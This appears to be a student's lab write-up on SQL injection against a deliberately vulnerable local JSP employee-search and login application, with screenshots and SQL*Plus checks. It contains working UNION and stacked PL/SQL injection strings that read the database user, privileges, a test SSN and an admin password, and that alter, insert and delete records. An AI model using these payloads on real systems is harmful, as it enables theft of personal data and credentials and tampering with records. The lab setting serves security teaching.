
Part 1-1

1. Use a SQL Injection string in the Search field to get the name of the database user that the application is connecting to the database with.



Search Results - Mozilla Firefox
Search Results
localhost:8080/sql_injection/sql_results.jsp
Search


Search Results

The query executed was: **select first_name as "First Name", last_name as "Last Name", phone_number as "Phone Number" from hr.employees where last_name = 'Anything' UNION SELECT 'string','string', user FROM dual --'**

First Name	Last Name	Phone Number
string	string	HR

Home

2. Use a SQL Injection string in the Search field to get the system privileges granted to the user that the application is connecting to the database with.




Search Results - Mozilla Firefox
Search Results
localhost:8080/sql_injection/sql_results.jsp
Search

Search Results


The query executed was: **select first_name as "First Name", last_name as "Last Name", phone_number as "Phone Number" from hr.employees where last_name = 'Anything' UNION SELECT * FROM DBA_SYS_PRIVS --'**

First Name	Last Name	Phone Number
ANONYMOUS	CREATE SESSION	NO
APEX_040100	ALTER DATABASE	NO
APEX_040100	ALTER SESSION	NO
APEX_040100	ALTER USER	NO
APEX_040100	CREATE CLUSTER	YES
APEX_040100	CREATE DIMENSION	YES
APEX_040100	CREATE INDEXTYPE	YES
APEX_040100	CREATE JOB	YES
APEX_040100	CREATE MATERIALIZED VIEW	YES
APEX_040100	CREATE OPERATOR	YES
APEX_040100	CREATE PROCEDURE	YES
APEX_040100	CREATE PUBLIC SYNONYM	NO
APEX_040100	CREATE ROLE	NO


Search Results - Mozilla Firefox
Search Results
localhost:8080/sql_injection/sql_results.jsp
Search

HR	ALTER ANY TABLE	NO
HR	ALTER SESSION	NO
HR	ALTER USER	NO
HR	CREATE ANY DIRECTORY	NO
HR	CREATE ANY TABLE	NO
HR	CREATE DIMENSION	NO
HR	CREATE MATERIALIZED VIEW	NO
HR	CREATE PROCEDURE	NO
HR	CREATE SEQUENCE	NO
HR	CREATE SESSION	NO
HR	CREATE SYNONYM	NO
HR	CREATE TABLE	NO
HR	CREATE TRIGGER	NO
HR	CREATE TYPE	NO
HR	CREATE VIEW	NO
HR	DROP ANY TABLE	NO
HR	LOCK ANY TABLE	NO
HR	QUERY REWRITE	NO
HR	RESUMABLE	NO
HR	SELECT ANY TABLE	NO
HR1	ALTER ANY TABLE	NO

3. Use a SQL Injection string in the Search field to get the Social Security Number (SSN) and birthdate for "Michael Hartstein". (Hint: You will need to use a SQL Injection string to get the employee_id first.)



Search Results - Mozilla Firefox
Search Results
localhost:8080/sql_injection/sql_results.jsp
Search

Search Results

The query executed was: **select first_name as "First Name", last_name as "Last Name", phone_number as "Phone Number" from hr.employees where last_name = 'Anything' UNION select first_name, last_name, to_char(employee_id) from employees where last_name='Hartstein'**

First Name	Last Name	Phone Number
Michael	Hartstein	201

Home



Search Results - Mozilla Firefox

localhost:8080/sql_injection/sql_results.jsp

Search Results


The query executed was: **select first_name as "First Name", last_name as "Last Name", phone_number as "Phone Number" from hr.employees where last_name = 'Anything' UNION select to_char(employee_id), SSN, to_char(birthdate) from SSN_BIRTHDATE where employee_id=201 --!'**

First Name	Last Name	Phone Number
201	111-11-1111	10-JUN-67

Home


Part 1-2

Use a SQL Injection string in the Search field to update the Employees table and double the salary of employee Alana Walsh.



```
2018-10-09 21:46:24 SYS AS SYSDBA> CONNECT hr/hr;
Connected.

Session altered.

You are running SQL*Plus in directory /home/oracle

2018-10-09 21:48:25 HR > select first_name, last_name, salary from employees  where last_name='Walsh' and first_name='Alana';

FIRST_NAME           LAST_NAME                     SALARY
-------------------- ------------------------- ----------
Alana                Walsh                           3100

2018-10-09 21:48:38 HR >
```

'); update employees set salary=salary*2 where last_name='Walsh' and first_name='Alana'; END;--'




Search Results - Mozilla Firefox

localhost:8080/sql_injection/pl_sql_results.jsp

Search Results

No Records Found!

Home




```
2018-10-09 21:48:38 HR > select first_name, last_name, salary from employees  where last_name='Walsh' and first_name='Alana';

FIRST_NAME           LAST_NAME                     SALARY
-------------------- ------------------------- ----------
Alana                Walsh                           6200

2018-10-09 21:52:41 HR > 
```

2. Use a SQL Injection string in the Search field to insert a new employee into the employees table with employee_id 207 (Hint: You can use a desc employees in SQL*Plus as the "hr" user to get the fields of the employees table to build your insert statement.)

'); INSERT INTO employees (EMPLOYEE_ID, FIRST_NAME, LAST_NAME, EMAIL, PHONE_NUMBER, HIRE_DATE, JOB_ID, SALARY, COMMISSION_PCT, MANAGER_ID, DEPARTMENT_ID)

VALUES (207, 'SAM', 'JONES', 'S_JONES@INFO.COM', '202.145.6570', to_date('2018/10/10 08:30:00', 'yyyy/mm/dd hh24:mi:ss'), 'IT_PROG', 5000, .21, 120, 100); END;--'



Search Results - Mozilla Firefox


Search Results

localhost:8080/sql_injection/pl_sql_results.jsp

Search Results

No Records Found!


Home



```
2018-10-11 10:17:59 HR > SELECT * FROM EMPLOYEES WHERE EMPLOYEE_ID = 207;

EMPLOYEE_ID FIRST_NAME           LAST_NAME                 EMAIL                     PHONE_NUMBER         HIRE_DATE           JOB_ID         SALARY COMMISSION_PCT MANAG
ER_ID DEPARTMENT_ID
----------- -------------------- ------------------------- ------------------------- -------------------- ------------------- ---------- ---------- -------------- -----
----- -------------
        207 SAM                  JONES                     S_JONES@INFO.COM          202.145.6570         2018-10-10 08:30:00 IT_PROG          5000            .21
 120           100

2018-10-11 10:18:35 HR > 
```

3. Use a SQL Injection string in the Search field to delete the employee with employee_id 207 in the employees table.


'); DELETE FROM EMPLOYEES WHERE EMPLOYEE_ID = 207; COMMIT; END;-


Search Results - Mozilla Firefox
Search Results
localhost:8080/sql_injection/pl_sql_results.jsp
Search

Search Results

No Records Found!

Home




```
2018-10-11 10:18:35 HR > SELECT * FROM EMPLOYEES WHERE EMPLOYEE_ID = 207;

no rows selected

2018-10-11 10:25:15 HR >
```

Part 1-3

1. Use a SQL Injection string in the Password field to get the password of the "Admin" user. (Hint: First get the name of the column that contains passwords using user_tab_columns WHERE column_name like '%PASS%.).

Note: You must show the login results screen with the password to get full credit. Do not get the "Admin" password by querying the database outside of the application.



Login Results - Mozilla Firefox
Login Results
localhost:8080/sql_injection/login_results.jsp
Search

Hello **APP_USER_PASSWORD**

Password used: **Anything' UNION SELECT column_name, 'string' FROM user_tab_columns WHERE column_name like '%PASS%**

No new messages!

Home


Login Results - Mozilla Firefox
Login Results
localhost:8080/sql_injection/login_results.jsp
Search


Hello **XYZ123**

Password used: **Anything' UNION SELECT app_user_password, 'string' FROM app_user WHERE app_user_username = 'Admin' --!**

No new messages!

Home

2. Login as the "Admin" user through the application and add a user. Verify the new user by querying the app_user table in SQL*Plus.



Welcome **Admin**

